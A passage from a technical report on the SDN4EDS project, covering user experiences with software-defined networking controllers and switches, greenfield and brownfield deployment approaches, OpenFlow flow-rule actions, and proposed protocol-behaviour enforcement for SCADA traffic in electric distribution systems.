We also included information from end users who have deployed SDN within operational environments. Both positive and negative experiences were reported on the SDN equipment.

While the SDN4EDS project is primarily focused on the use of an SDN environment from SEL comprising their SEL-5056 SDN flow controller and SEL-2740S SDN Switch, we also documented experience reported from users of a broader range of equipment from different manufacturers.

The SDN devices include:

- SDN flow controllers
  1. Ryu – An open-source SDN flow controller with a Python codebase.[47]
  2. OpenDaylight – An open-source SDN flow controller with a Java codebase.[48]
  3. SEL-5056 – A freely available SDN flow controller produced by SEL.[49]
  4. Faucet – An open-source SDN flow controller environment, derived from Ryu.[50]
  5. Big Switch SDN flow controller – A commercial SDN flow controller for data centers.[51]
  6. ONOS – An open-source SDN flow controller written in Java and running within a Java Virtual Machin.[52]
- SDN Switches
  1. Open vSwitch – An open-source SDN software switch that can be deployed without specialized hardware.[53]
  2. SEL-2740S – A commercial SDN hardware switch that is produced by SEL and targeted to be deployed within OT environments.[54]
  3. Aruba 2920 Hewlett Packard Enterprise – A commercial SDN hardware switch that is produced by Hewlett Packard and targeted to be deployed within IT environments[55].
  4. Aruba Hewlett Packard Enterprise 2530 Managed Switch – A commercial IT or enterprise SDN switch.[56]
  5. Dell S6000-ON – A commercial data-center-grade SDN-capable switch.[57]
  6. PICA8 Pronto 3290 – A commercial IT SDN-capable switch, based on the PICOS network operating system.[58]

[47] https://github.com/faucetsdn/ryu (Accessed September 17, 2021)
[48] https://www.opendaylight.org (Accessed September 17, 2021)
[49] https://selinc.com/products/5056/ (Accessed September 17, 2021)
[50] https://faucet.nz/ (Accessed September 17, 2021)
[51] https://www.bigswitch.com/ (no longer available)
[52] https://www.opennetworking.org/onos/ (Accessed September 17, 2021)
[53] https://www.openvswitch.org (Accessed September 17, 2021)
[54] https://selinc.com/products/2740S/ (Accessed September 17, 2021)
[55] https://www.arubanetworks.com/assets/ds/DS_2920SwitchSeries.pdf (Accessed September 17, 2021)
[56] https://www.arubanetworks.com/assets/ds/DS_2530SwitchSeries.pdf (Accessed September 17, 2021)
[57] https://i.dell.com/sites/csdocuments/Shared-Content_data-Sheets_Documents/en/Dell_Networking_S6000_ON_Spec_Sheet.pdf (Accessed September 17, 2021)
[58] https://www.pica8.com/ (Accessed September 17, 2021)

7. Allied Telesis IE210L-10GP Industrial Gigabit Ethernet Switch – A commercial industrial Ethernet switch that supports both traditional and SDN switching technology.[59]

From the SDN flow controllers and switches listed above, information from user experience was gathered and documented (with technologies associated with those comments listed where applicable). Positive experiences of deploying SDN include the following:

- Modeling and simulation environments can easily be created and integrated in either stand-alone or operational networks. Open vSwitch was used within the modeling and simulation environment.
- Only a minimal set of software tools is needed to configure and install SDN flow rules. The Open vSwitch ovs-ofctl program was used to manage flow rules and SDN switches.
- The environment can be configured and managed with various SDN flow controllers. OpenDaylight and Ryu were confirmed to work with all switches. The SEL SDN flow controller was only tested with the SEL-2740S and Allied Telesis IE210 switch(es).
- SDN environments can be used seamlessly with multiple virtualization software packages and technologies (e.g., QEMU,[60] Docker,[61] Mininet, Open vSwitch) to create or simulate large network environments.
- Endpoints and virtual local area networks (VLANs) can easily be reconfigured within an SDN environment (e.g., Open vSwitch).
- SDN infrastructures and configurations are easy to document, tear down, modify on the fly, and restore when needed (e.g., Open vSwitch, SEL-2740S, Aruba 2920, Ryu, OpenDaylight, SEL-5056). This is especially true when automation is added; initial setup of bridges, ports, VLANs, etc. can be scripted across an entire experiment network.
- Network errors are straightforward to troubleshoot; network flow rule misses can be logged to help identify missing rules (e.g., Ryu, OpenDaylight, SEL-5056).
- Advanced switch functionalities can be supported (e.g., port mirroring, tunneling) by configuring additional network flow rules (e.g., Open vSwitch, SEL-2740S, Aruba 2920).
- Network topology is easy to visualize using SDN flow controller software. Topology information can include connections, network flows, and node information (i.e., IP address, MAC address). The OpenDaylight, ONOS, and SEL SDN flow controllers have visual front-ends.
- The network can be managed either centrally or in a distributed manner. OpenDaylight and ONOS were demonstrated to work with clustering a set of SDN flow controllers. The SEL-5056 SDN flow controller was not tested for clustering.
- SDN provides fine-grained access control of network flows. Network flows can be specified based on the physical port on the switch, source and destination MAC addresses, source and destination IP addresses, and protocol. SDN flows can be configured and activated or deactivated based on time windows (e.g., Open vSwitch, SEL-2740S, Aruba 2920, Ryu, OpenDaylight, SEL-5056).

[59] https://www.alliedtelesis.com/en/datasheet/ie210l-series (Accessed September 17, 2021)
[60] https://www.qemu.org/ (Accessed September 17, 2021)
[61] https://www.docker.com/ (Accessed September 17, 2021)

- Network flow rules and configuration can be changed in real-time with minimal impact on existing or on-going network flows. All switches were tested for flow-updates in real-time (e.g., Open vSwitch, SEL-2740S, Aruba 2920, Ryu, OpenDaylight, SEL-5056).
- Network flow rules can be installed into SDN switches proactively or reactively. All switches have been tested for the flow installation mode (e.g., Open vSwitch, SEL-2740S, Aruba 2920, Ryu, OpenDaylight, SEL-5056).
- Logical networks can be created from existing physical components. Logical networks that shared physical components can remain isolated from each other (e.g., Open vSwitch, SEL-2740S, Aruba 2920, Ryu, OpenDaylight, SEL-5056).
- Deny-by-default is a powerful security protection against rogue devices and network flows (e.g., Open vSwitch, SEL-2740S, Aruba 2920, Ryu, OpenDaylight, SEL-5056).
- Failover between SDN switches can be fast when preinstalled network flow rules are configured (e.g., Open vSwitch, SEL-2740S, Aruba 2920, Ryu, OpenDaylight, SEL-5056).
- SDN can be largely transparent to end users and end-use applications once installed (e.g., Open vSwitch, SEL-2740S, Aruba 2920, Ryu, OpenDaylight, SEL-5056). Most applications only need to know the ‘true’ endpoint address and therefore the flows working at the SDN layer are transparent.
- Network operators must know their network and data flows in order to configure an SDN environment when using proactive flow installation mode. This is beneficial for network administrators to identify and understand all devices communicating on their networks (e.g., Open vSwitch, SEL-2740S, Aruba 2920, Ryu, OpenDaylight, SEL-5056).
- Predefined network flows in network topologies greatly reduces convergence times often associated with common network protocols (e.g., BGP, Open Shortest Path First, etc.) (e.g., Open vSwitch, SEL-2740S, Aruba 2920, Ryu, OpenDaylight, SEL-5056).
- Multiple SDN flow controllers may be leveraged to provide resiliency (“hot-swap”) (e.g., SEL-5056).
- Can easily support heterogeneous switching or routing devices as long as the OpenFlow protocol is supported (e.g., Ryu, OpenDaylight, SEL-5056).
- Can operate in “hybrid” modes to get the best of both worlds (that is, passing packets to common switching protocols) (e.g., Open vSwitch, SEL-2740S, Aruba 2920, Ryu, OpenDaylight, SEL-5056).
- Multiple OpenFlow tables may be used to develop complex pipelines to deal with diverse traffic and protocol requirements (e.g., Open vSwitch, SEL-2740S, Aruba 2920, Ryu, OpenDaylight, SEL-5056).
- Metering and counters can be used on flows to actively modify traffic routing and quality of service (e.g., Open vSwitch, SEL-2740S, Aruba 2920, Ryu, OpenDaylight, SEL-5056).
- “Whitebox” switches allow forgoing of paid subscription-required network operating systems (NOS) in lieu of open-source or other NOS.
- With customized flow rules, traditional security flaws associated with common routing and switching protocols may be averted (e.g., Open vSwitch, SEL-2740S, Aruba 2920, Ryu, OpenDaylight, SEL-5056).

The users were also asked about experiences with SDN technologies where there is still opportunity for improvement and growth. Those experiences include the following:

- Network flows and flow rules can be complex and confusing when managing many flows across a network. The administrative burden is increased to understand all communication patterns between two endpoints (for example, address resolution protocol [ARP] communications is a prerequisite for many communications) (e.g., Open vSwitch, SEL-2740S, Aruba 2920, Ryu, OpenDaylight, SEL-5056).
- Configuring an SDN environment can require complicated bridging architectures when the control plane and data plane share the same physical network (e.g., Open vSwitch, SEL-2740S, Aruba 2920, Ryu, OpenDaylight, SEL-5056).
- For example, porting an existing Open vSwitch experiment network to SDN (using Ryu for example), requires each endpoint interface having its own personal bridge. In addition, all individual bridges need to be wired into the experiment control plane (separate from the SDN control plane) and, therefore, needs pairs of virtual Ethernet ports set up and configured correctly. When considering automation, this setup increases complexity and increases the time needed for initial configuration.
- SDN environments can be challenging to troubleshoot and setup when using secure communications (i.e., using Transport Layer Security [TLS]) between the SDN flow controller and switches. Staff must have sufficient knowledge to import and export certificates into switches and SDN flow controllers (e.g., Open vSwitch, SEL-2740S, Aruba 2920, Ryu, OpenDaylight, SEL-5056).
- There are expensive “startup costs” associated with setting up the right physical network topology, getting the SDN flow controller to pair with the switches, and configuring allowed network flows. Together, these costs limit the number of devices an SDN network can service and remain secure (e.g., Open vSwitch, SEL-2740S, Aruba 2920, Ryu, OpenDaylight, SEL-5056).
  - In an enterprise network with a large number of switches and endpoints, this might not be manageable from a single SDN flow controller.
  - There is a limit to the number of switches a single SDN flow controller infrastructure can effectively manage. This is especially true in reactive SDN flow controllers.
  - There is a limit to the number of network flow rules that can be installed into an SDN switch. Additionally, depending on the type of memory, the number of times to which memory can be written is limited.
- SDN configuration is not necessarily a plug-and-play action, particularly in an OT-SDN environment. When introducing a new device into the network, SDN flows need to be analyzed and configured for the new device to communicate on the network to other devices (e.g., Open vSwitch, SEL-2740S, Aruba 2920, Ryu, OpenDaylight, SEL-5056).
  - Most end users do not have the experience required to use SDN and will need to contact an administrator to add new devices into the network, thus increasing the administrative overhead. Traditional switches have different overhead costs. While a network consisting of traditional switches is initially easier to configure, most OT environments require documentation for all network flows and behaviors, including performance and fault condition recovery. This after-the-fact documentation may take as much time and effort as the up-front design and engineering required in an SDN environment.

  - Additionally, the lack of fine-grained control during the design and implementation process coupled with the “it just works” result of most traditional switches may lead to inconsistent or unexpected performance issues during operation, as well as unanticipated failure-recovery scenarios. Additionally, the ease of operations allows improper configurations and the introduction rogue devices on the network with the same ease as expected configurations and legitimate devices.

- Troubleshooting network problems might be difficult. When in hybrid environments that use SDN and non-SDN compatible network devices, it can be challenging to determine if a communication issue is attributed to a routing configuration problem on the host node or network router, or if it is SDN related. For example, if two endpoints cannot communicate, both the SDN flow rules and the network routing algorithms may have to be evaluated for misconfigurations (e.g., Open vSwitch, SEL-2740S, Aruba 2920, Ryu, OpenDaylight, SEL-5056).
- SDN may increase the complexity of networking. It requires understanding how SDN concepts meshes with old network concepts and may require additional training for end users in dynamic networks that routinely change. OT environments are fairly stable, but industrial internet of things will disrupt this paradigm (e.g., Open vSwitch, SEL-2740S, Aruba 2920, Ryu, OpenDaylight, SEL-5056).
- SDN also leverages some Ethernet protocols, such as Link Layer Discovery Protocol for link and host health discovery that were intended to exist only between the attached device and the switch. In SDN, the protocol’s packets can be forwarded to the SDN flow controller, thereby increasing the attack surface (e.g., Open vSwitch, SEL-2740S, Aruba 2920, Ryu, OpenDaylight, SEL-5056).
- Troubleshooting SDNs embedded in conventional network architectures may be challenging (e.g., Open vSwitch, SEL-2740S, Aruba 2920, Ryu, OpenDaylight, SEL-5056). Because of the relative newness of SDNs, there is not as much support and help available.
- Configuration requires compatibility between the SDN protocols installed on the SDN flow controller and the capabilities of the SDN switch (e.g., correct version of OpenFlow support) (e.g., Open vSwitch, SEL-2740S, Aruba 2920, Ryu, OpenDaylight, SEL-5056).
  - OpenFlow versions are not always compatible. For example, in addition to different features and capabilities, OpenFlow command packet structures changed between specification versions 1.3 and 1.4.
  - Additionally, different SDN switches and controllers may implement different sets of features and options such as write-actions and apply-actions. For example, Hewlett Packard only supports apply-actions while SEL only supports write-actions (even though write-actions are required for OpenFlow and apply-actions are optional in the standard)
- Setting up and configuring the SDN flow controller software to work correctly can take time, especially for open-source SDN flow controllers like OpenDaylight and Ryu. As SDN continues to be adopted, this issue will be addressed.
- SDN technologies (e.g., SDN flow controller software, host environments supporting SDN flow controllers, and SDN switch software) and implementations (e.g., network flow rules) themselves should be assessed for security so that there is not a false sense of security in using SDN (e.g., Open vSwitch, SEL-2740S, Aruba 2920, Ryu, OpenDaylight, SEL-5056).
- SDN, particularly OT-SDN, is a rapidly advancing technology, which may lead to software incompatibilities in delivered equipment. For example, in one case, a commercial switch did not work out of the box and required a return-to-factory service so the correct firmware could

be installed. In other cases, old versions of the SDN flow controller software were required to connect to and download firmware upgrades on switches running older versions of firmware (e.g., SEL-2740S).

- In certain instances, the SDN flow controller software regularly experienced unstable operations (e.g., SEL-2740S, Aruba 2920, SEL-5056, OpenDaylight):
  - Appearance of devices on the SDN flow controller graphical user interface was inconsistent.
  - Sometimes adoptions of devices failed, and the solution was to reset the SDN switch to factory settings.
- Communication issues between the SDN flow controller and SDN switches resulted in issues in which stale network information in the SDN flow controller conflicted with current information in the switches. Manual resynchronization was required to update the SDN flow controller (e.g., SEL-2740S, SEL-5056).
- To configure an SDN environment, network operators must know their network and data flows (e.g., Open vSwitch, SEL-2740S, Aruba 2920, Ryu, OpenDaylight, SEL-5056).

  This is both a positive and a negative aspect of SDN networking. In most OT environments with static devices and network flows this is generally not an issue, but with the introduction of mobile test equipment and the proliferation of industrial internet of things devices, network operators will need to be aware of an increasing number of devices and manage a corresponding increase in data flows.

In summary, the users enjoyed the benefits and control of SDN but did experience several difficulties when configuring the SDN flow controllers and switches.

The benefits mainly focused on cybersecurity and involved the following:

- The fine-grained control
- Added network cybersecurity such as the secured control plane and the elimination of MAC table spoofing
- Interoperability
- Situational awareness of devices communicating on the network.

Areas for improvement mainly focused on:

- Improving the configuration and setup of the SDN technologies to communicate securely
- Installing all needed network flow rules so only the necessary communications are configured
- Interoperating with traditional network devices.

Because of the inconsistencies and instability when using different SDN switches and controllers together, one project opted against adopting an SDN deployment. However, user experiences in using SDN technologies were positive overall after installation and configuration were complete.

10.2.1 User Expectations

Most users expected the integration of SDN technologies to be similar to that of traditional networking devices. The configuration was time consuming for all users who shared their experiences.

One group mentioned that the expected time to complete an SDN configuration was originally planned for 2 to 3 days. However, the configuration took over 3 weeks because of the granular network flow rules being installed. As new communications would be discovered or network flows were omitted by error (e.g., network flows to allow ARP communications), those network flows would have to be manually added to the SDN switches. The user's expectations were for the initial configuration to be an automated or user-assisted process instead of an entirely manual process.

Users also expected SDN technologies to be interoperable with one another. This expectation was met for the most part; however, it did take more time than expected to correctly configure the SDN flow controllers so that they could communicate with different SDN switches securely using TLS.

Another expectation that was noted but difficult to implement was for an easy way to implement a switched port analyzer port similar to a traditional switch (also known as a mirrored port). This task required more effort than configuring a mirrored port on a non-SDN switch. Implementation in an SDN switch required all network flow rules to be manually modified to forward all traffic to the designated mirrored port. A feature of an SDN implementation that is not easily accomplished with traditional switches is the ability to mirror only specific traffic (e.g., only a specific VLAN, traffic from a set of physical ports, or traffic from a specific TCP or UDP port) reducing the amount of traffic that would be captured or monitored on the mirror port.

A different experience resulted from difficulties in integrating an SDN environment into an existing traditional network. The SDN flow controller repeatedly was confused by the amount of traffic seen at the connection points between the traditional and SDN networks resulting in repeated loss of synchronization and observability between the SDN switches and SDN flow controller. A minimal set of network flow rules was installed in the SDN switches to allow some traffic flow, largely turning the SDN switches into "TCP hubs" whereby all incoming traffic seen for specific TCP ports was forwarded to all physical ports. While this is a severely insecure configuration, using essentially none of the security or fine-grained configuration capabilities of SDN and that could potentially lead to performance issues on a heavily loaded network, it allows the user to gain some experience with the monitoring capabilities of the SDN flow controller and gain familiarity with the SDN switch hardware. This configuration was implemented as a temporary measure until more experience and upgraded SDN flow controller software and switch firmware is available to address some of the issues observed. When new software and firmware are available, the configuration will be revisited to more fully implement a fine-grained SDN environment. The goal of the final environment is to transition it from a traditional network core with VLANs to an SDN network core with a small number of repurposed traditional Ethernet hubs connecting non-critical devices to the network.

Some of the positive user expectations that were met were the fast failover capabilities with preconfigured network flow rules, the deny-by-default benefits, and the ability to quickly log and throttle network flow rule misses.

One user has had very positive experiences deploying SDN in experimental networks. Expectations to have fine-grained control, observation and modification of network traffic and flows, and also modifying packet attributes were met and aided immeasurably to meet experiment requirements and also provide avenues to modify network state (that would have been almost impossible using standard networking protocols).Once configured and operational, most user expectations were met; however, user expectations for ease of configuring and installing the SDN technologies into the network were not met.

There are generally two approaches used when users implemented an SDN environment. They either started from a blank slate, a process generally called a “greenfield” deployment, or they attempted to integrate SDN into an existing operational network, a process generally called a “brownfield” deployment. The approaches used for these deployments are generically described in the following sections.

10.2.1.1 Implementing SDN in a New Environment

When implementing a new network (i.e., a greenfield deployment), there are no expectations for existing flows, and the network can be implemented in a “deny-by-default” configuration that requires each flow be authorized and allowed. The initial set of flows can be designed and implemented based on expected flows. For example, in a substation that uses DNP3 to communicate with a central station through a substation data gateway, the SDN flows could be configured to allow DNP3 traffic between the substation gateway and each DNP3 outstation device in the substation. Other flows such as ARP and ICMP used for network and device management also can be implemented.

Once the initial set of expected flows is implemented in the SDN switches, any traffic that does not match an existing flow rule will not flow through the network. Flow rules that track unmatched flow rules can then be flagged and assessed either as configuration errors, remedied by reconfiguring the devices to not generate the traffic, or determined to be legitimate traffic and remedied by creating new flow rules to allow the traffic to flow. During this initial flow rule generation phase, it is important to completely exercise all expected operations including boundary, exception, and infrequent operating conditions to verify that all the necessary flow rules are created.

Once all the expected traffic flow rules have been implemented, the network will still need to be monitored for unexpected but valid traffic. The SDN switches will contain a “catch-all” rule that can count the number of packets that it processes and forward them to the SDN controller for analysis. In a greenfield deployment, the number of packets found in this manner should be small and may be the result of device misconfiguration or malfunction.

Some flows, such as flows associated with infrequent maintenance, do not need to be enabled all the time, but could be enabled as part of the maintenance procedure, and then disabled when the maintenance activity is complete. This minimizes the capability to exploit using maintenance network traffic outside of a maintenance activity.

10.2.1.2 Retrofitting an Existing Network with SDN

When retrofitting an existing network with a new SDN environment (i.e., a “brownfield” deployment), the basic expectation is that the network is operational and is performing properly, even though there may be additional unauthorized traffic. Because the network is operational (and in the case of an OT network, likely controlling a physical process), it is appropriate to

apply the medical concept of “first do no harm.” In this case, deny-by-default will cause all network traffic to cease until flow rules are created and implemented to allow flow of the authorized traffic. In the case of a brownfield implementation, a better approach would be “allow-by-default” with traffic logging and monitoring that allows all traffic flow to continue while recording all network flows for analysis.

When implementing a brownfield deployment, existing network flows should be assessed with multiple approaches, including:

- Using strategic network traffic captures that capture normal traffic flows
- Exercising equipment to ensure that expected normal operations that generate traffic flows are captured
- Exercising operations and equipment that cause infrequent (e.g., monthly, annual) communications (if possible)
- Exercising conditions that cause communication path and device failover (if possible)
- Using automated traffic analysis tools. If possible, use tools that can automatically analyze the traffic captures and generate SDN flow rules.

Tools for assessing network traffic are being developed and released by both SDN component vendors and others. SEL, for example, will be releasing a feature they call “load and lock” that can capture network traffic, generate and automatically generate flow rules to all the traffic to pass through the network. Once a near-complete set of flow rules has been established, the feature can be turned off (i.e., the automatic flow rule creation is “locked”), requiring manual addition of additional flow rules. Once locked, the existing flow rules can also be analyzed to determine if any unwanted flows were inadvertently enabled.

Other tools that can analyze network traffic captures and generate flow rules may exist but will required additional manual processes to implement them in the SDN environment. For example, existing tools like GRASSMARLIN[62] could be augmented to create flow rules from network traffic captures.

Once the traffic has been analyzed and a set of flow rules that represent the traffic as seen in the operational environment has been created, the flow rules should be tested in a laboratory environment with end-user participation to exercise the network, including failover and infrequent communications to ensure that the network will perform as expected during normal and infrequent operating conditions.

Once the network has been completely tested in the laboratory environment, the SDN equipment and flow rules can be migrated into the operational environment with a “catch-all” rule inserted as the lowest-priority flow rule to capture and log any traffic that does not match one of the pre-engineered flow rules. Any traffic not already caught by a higher-priority flow rule and forwarded or explicitly dropped is caught by the catch-all rule and should be assessed against the following criteria:

1. Is the traffic legitimate? If so, associated flow rules should be created and implemented in the network.

[62] https://github.com/nsacyber/GRASSMARLIN/ (Accessed September 17, 2021)

2. Is the traffic the result of a configuration error? If so, the sending node should be reconfigured to eliminate the traffic.
3. Is the traffic benign? If so, it can be dropped by the SDN switch.
4. Is the traffic malicious? If so, further investigation is warranted.

During the allow-by-default implementation phase, the traffic processed by the catch-all rule should be forwarded on to its final destination.

This process continues until no additional traffic is observed by the catch-all rule.

This approach will allow the network to continue to operate while a set of flow rules matching the existing traffic flows can be created and installed. During this process, each flow rule should be verified and validated against an expected data flow, and any flows that cannot be justified should be investigated to determine if they are the result of configuration errors, lack of complete understanding of what flows are actually required in the network or represent illicit traffic. (Very often, existing operational network devices contain configuration errors that create benign traffic on the network or contain unnecessary or compromised devices that create illicit traffic.) Once all legitimate network traffic has been captured and analyzed, and the set of final flow rules is implemented, the network can be converted to a “deny-by-default” operations mode.

Note, however, that locking down the flow rules too early in the analysis process may lead to unexpected service disruptions for cases in which critical but infrequent flows are required. These infrequent flows could be time based (i.e., some flows only occur monthly, quarterly, or annually) so the longer actual flows are monitored before the deny-by-default mode is enabled.

Other flows happen infrequently, such as responding to specific failure conditions or in response to emergency or upset conditions. Emergency or upset conditions cannot be scheduled (although they could be simulated during a maintenance window) and may occur while the network is being observed. For this reason, the deny-by-default mode should only be implemented after careful consideration. An extended scheduled or unscheduled maintenance outage may be required to simulate all known possible emergency conditions to accurately capture infrequent data flows.

As with the greenfield approach, flows associated with infrequent maintenance could be enabled as part of the maintenance procedure, and then disabled when the maintenance activity is complete.

10.3 Overview of SDN Flow Rule Actions

Implementing an SDN infrastructure in an EDS can enable significantly more control over the behavior of the network and the communications that take place within it than can be implemented in a traditional network environment, even when using VLANs. SDN, specifically OpenFlow V1.3, allows for the creation of network flow rules that can act based on inspection of physical connections and protocol header information, specifically including matching any combination of:

- Source physical port
- Source MAC address

- Destination MAC address
- The VLAN tag
- The VLAN priority
- The Ethernet type (EtherType) field
- Source IP address (if specified)[63]
- Destination IP address (if specified)
- IP type (e.g., TCP, UDP, or ICMP)
- Source TCP or UDP port
- Destination TCP or UDP port.

In addition to these, some additional match fields could include flags and fields in the IP, TCP, or UDP packet headers. For example, a match on the time to live (TTL) field could be used in conjunction with additional action processing to modify the TTL value to allow additional network hops within the SDN environment for packet filtering and processing without impacting the TTL processing.

Other match processing could use wildcards or ranges to match. Examples include matching on the manufacturer's code in the first 24 bits of the MAC address or matching on a range of IP address or an IP subnet. Options for deep packet inspection on the data within a packet also would be useful (as long as users are aware of the resulting performance impacts).

The network flow rules can be programmed to take a number of actions. The significant actions can be categorized as either "write-actions" or "apply-actions." Write-actions append or replace a set of an actions to an action set for the packet. A "clear-action" is a special type of write-action that removes all actions from the action set. Apply-actions execute the action set immediately (bypassing the remaining flow rules). Unless an "apply-action" is specified, the actions in the action set are executed at the end of the match processing for the packet.

Typical actions are below:

- Forward the packet to a destination physical port on the same or different switch in the SDN environment using the OpenFlow OUTPUT action.
- Re-write portions of the packet (e.g., the destination MAC address, VLAN tag), and forward the packet to a destination physical port on the same or different switch.[64] Additional packet field rewriting options could be explored (e.g., rewriting the TTL).
- Take no action (i.e., drop the packet).[65]

[63] Note – The SEL-2740S only supports IP Version 4
[64] Note – The SEL-2740S only supports addition, removal, and modification of VLAN tags and VLAN priorities
[65] Note – This is the default action if the packet does not match any of the flow rules

- Send the packet to the SDN flow controller for further guidance.[66] In an OT-SDN environment, this introduces a potential reliability issue associated with overloading the SDN controller with requests. It therefore should be avoided if possible.

If the packets are sent to the SDN flow controller, the SDN flow controller, in conjunction with additional application processing, can then take any of the following actions:

- Send the packet back to the switch and allow it to be forwarded.
- Create and install a new network flow rule in the switches to allow the packet (and future similar packets) to flow normally through the SDN environment.
- Further analyze the packet using more advanced analysis techniques such as deeper inspection of the packet, contextual analysis of the packet, and contextual analysis of the communications stream to determine what should be done with the packet.
- Take no action (i.e., drop the packet).

To meet performance requirements, SDN switch software and hardware and SDN flow controller implementations are limited in in their ability to match on fields and their ability to take actions. For example, the switch must be able to rapidly find a particular field for matching. Protocols with variable payload lengths and locations, especially if they require processing length pointers to fields of interest, may cause performance processing issues (e.g., latency or jitter). Any packet re-write actions may require “checksum values” to be recalculated and written into packets before transmission, and any re-writes that impact the length of the packet will cause the entire packet to be re-written to adjust length indicators and checksums values, some of which may be in the application (OSI layer 7) portion of the packet. For these reasons, implementing some additional match rules and actions may not be practical within the SDN switches and controllers but may make limited sense in application layer processing.

Another issue with packet inspection is fragmentation. When using normal Ethernet, each Ethernet data frame is restricted to 1500 octets of payload data, including the IP and TCP headers. If the TCP packet is larger than can be transmitted in a single Ethernet frame (i.e., it is larger than 1500 octets minus the length of the TCP header information and the length of the IP header information), it is fragmented by the IP layer into multiple frames. For the receiving node to reassemble the frames into a complete packet to be sent to the TCP layer, the IP header is repeated in each frame with a “more fragments” flag set in all but the last frame. However, the TCP header is only included in the first frame. The switch must be able to perform all of its processing on a single frame and cannot wait for additional frames to determine how the initial frame should be processed. This would normally not be a problem because the destination MAC address (contained in the Ethernet header), and the IP address (contained in the IP header) are all that is needed to send the complete set of fragments to their destination. However, if the SDN switch also needs information from the TCP header, it cannot process any frame except the first one.

This condition can be overcome by ensuring that all devices in the network manage their data sizes to ensure that the IP layer does not have to perform any fragmentation processing and configuring SDN flow rules to check for and discard any fragmented packets seen on the network.

[66] Note – Technically, this is the same as the OUTPUT action, however, inserting the SDN controller into the OUTPUT processing allows additional decision-making processing that cannot be performed inside the SDN switch

10.4 Protocol Behavior Enforcement using SDN

10.4.1 EDS Protocol Characteristics

A dated quote from NERC states, “Control Systems are the ‘brains’ of the control and monitoring of the bulk electric system and other critical infrastructures, but they were designed for functionality and performance, not security. Most Control Systems assume an environment of complete and implicit trust.”[67] The implicit trust attribute applies to many EDS protocols in which the ability to cryptographically ensure message integrity is not available natively in the protocol. EDS protocols have many interesting features that are used to monitor and control expensive physical assets. Incorrect operation of these assets can lead to cascading failures or damaged equipment.

In addition to providing native security controls, SDN enables the deployment of new security controls. By leveraging attributes of SDN communication, the vision is to develop a proof-of-concept system to centrally define the expected EDS protocol behavior and enforce that behavior in a distributed manner. While native SDN implementations do not support the activities associated with protocol behavior enforcement, an enhanced SDN environment could support the ability to limit EDS protocol functionality or physical path. This can take many forms including the following.

- Defining which EDS protocol function codes are permitted.

  Investigate how or whether the OpenFlow standards should be modified to support this kind of inspection activity. A possible approach could define behavior similar to the *packet-in* and *packet-out* processing to new functions in the switch itself, perhaps using co-processors or daughter cards with more general-purpose computing capability.

- Limiting which physical ports can accept specific EDS protocol function codes.
- Limiting which EDS protocol function codes or commands can be issued to multicast addresses, including limiting which multicast devices can receive those codes or commands.
- Limiting the ranges or registers addressed by an EDS protocol command.
- Limiting the frequency of EDS protocol control commands.
- Providing awareness of EDS protocol use that is outside of expected behaviors.
- Preferring or enforcing physical paths or devices to use.

SCADA communication (a specific form of EDS communication that often occurs at “human” speeds) is a multi-purpose conversation between a central system (typically found in a control center) and the field remote station (in an electric system environment, typically found at substations and generation plants). SCADA consists of two different functions: 1) control (the SC portion of the SCADA term) and 2) data acquisition (the data acquisition portion of the term). When used for the data acquisition portion, communication messages are pre-engineered to work on a specific polling cycle, although there may be exceptions for “integrity” scans or “demand” scans that may be operator initiated. The poll (request) and the response are typically the exact same amount of data in each direction every time for each different type of scan. This allows OT-SDN system owners to baseline and monitor that SCADA polls are happening within

[67] Accessed at the following website: http://www.nerc.com/comm/CIPC/Pages/Control%20Systems%20Security%20Working%20Group%20CSSWG/Control-Systems-Security-Working-Group-CSSWG.aspx (no longer available)

the expected time windows and the poll and response are the proper format and length. Any additional packets or polls out of cycle are potential indicators that a problem exists that should be investigated.

Furthermore, the system owner could shut off the network flows between polls using the OpenFlow disable or enable actions (although this may have hardware design impacts on the SDN switch if the actions are performed frequently). The SCADA packets are then only forwarded during the time they are meant to be on the system. For non-periodic or non-predictable behavior (such as control actions or ad hoc integrity scans), a separate command channel to the SDN flow controller or switch could allow (or enable) these infrequent or unscheduled communications to flow only when needed and then disable them after the flow concluded.

OT-SDN can enforce directionality and on specific physical connections and cables. This way system owners know and control which physical central site systems can poll. They also know and control the remote stations that can respond and can monitor for SCADA packets entering the network from other locations or representing illogical communication exchanges (like a remote station issuing a poll command).

OT-SDN primarily inspects the Ethernet, IP, or TCP headers. SCADA, however, uses well-structured protocols such as DNP3 with data sets in the payload, which could extend these security controls even further into opcodes, and state model enforcements. Using the opcodes, OT-SDN system owners could control which operations within the DNP3 protocol are allowed, when they are allowed, or which direction they are allowed.

The EDS protocol enforcement processing described in the remainder of this report will focus primarily on analyzing and enforcing application level (OSI layer 7) data payloads.

10.4.2 EDS Protocol Enforcement Processing

While SDN flow rule processing is very effective at processing the lower-level OSI layers used for physical access, network communication, inter-network routing, and session control (i.e., OSI layers 1 through 4), OpenFlow V1.3 does not provide for inspection (field matching) or processing in higher levels such as the application layer containing the data payload.

Many EDS protocols were developed before the widespread use of networking and internetworking technologies, and therefore contain their own addressing mechanisms within the application layer (OSI layer 7), as well as additional inter-device routing for specific commands such as telemetry and control point addressing. OpenFlow V1.3 does not provide for monitoring of fields in the application layer, so alternative mechanisms must be used to provide the same kinds of decision-making and forwarding enforcement that are provided for OSI layers 1 through 4. Because many of these protocols can also run in non-networked environments (e.g., point-to-point direct lines using modem technology), some fields such as packet length and error detection or correction codes (e.g., checksum fields) perform duplicate functions to those provided in the network (e.g., IP, TCP) headers.

To reduce performance impacts on SDN switch hardware, a separate system, appliance, or device can be used to enforce the defined protocol behavior. Alternatively, these processing features could be incorporated into the switch itself either as extensions to the basic SDN processing already provided or by taking advantage of extensions to the SDN specification to provide this capability.

The approach recommended includes the following architectural elements:

1. *Define network flow rules to ensure EDS communications occur between authorized devices* – This processing would be performed by the SDN switch to enforce basic network configurations (e.g., packets arriving from proper physical, MAC and IP addresses destined for proper IP addresses) using existing configured flow rule processing.
2. *Define a network flow or flow rule to ensure all EDS traffic is examined by the protocol enforcement technology* – This processing would be performed by forwarding the packet for inspection by an external application.
3. *Provide SA of EDS communications by monitoring counters maintained in the SDN switches through the NBI or via SNMP queries* – This is accomplished by maintaining counters of received, rejected, analyzed, and forwarded packets. Counters also could be maintained for flow rule matches, including some flow rules created solely for maintaining counters.

The SDN4EDS project proposes that packets could be forwarded from the switch to enforcement processing either through the northbound interface to the SDN flow controller or through flow rules to application nodes to enforce EDS protocol behavior.

The protocol behavior enforcement approach is described in the remainder of this report and contains the following discussions in subsequent sections:

1. *Protocol validation* – Verifying that the format and fields contained in the data payload are valid according to the protocol description by looking at individual packets. This is further described in Section 10.5.
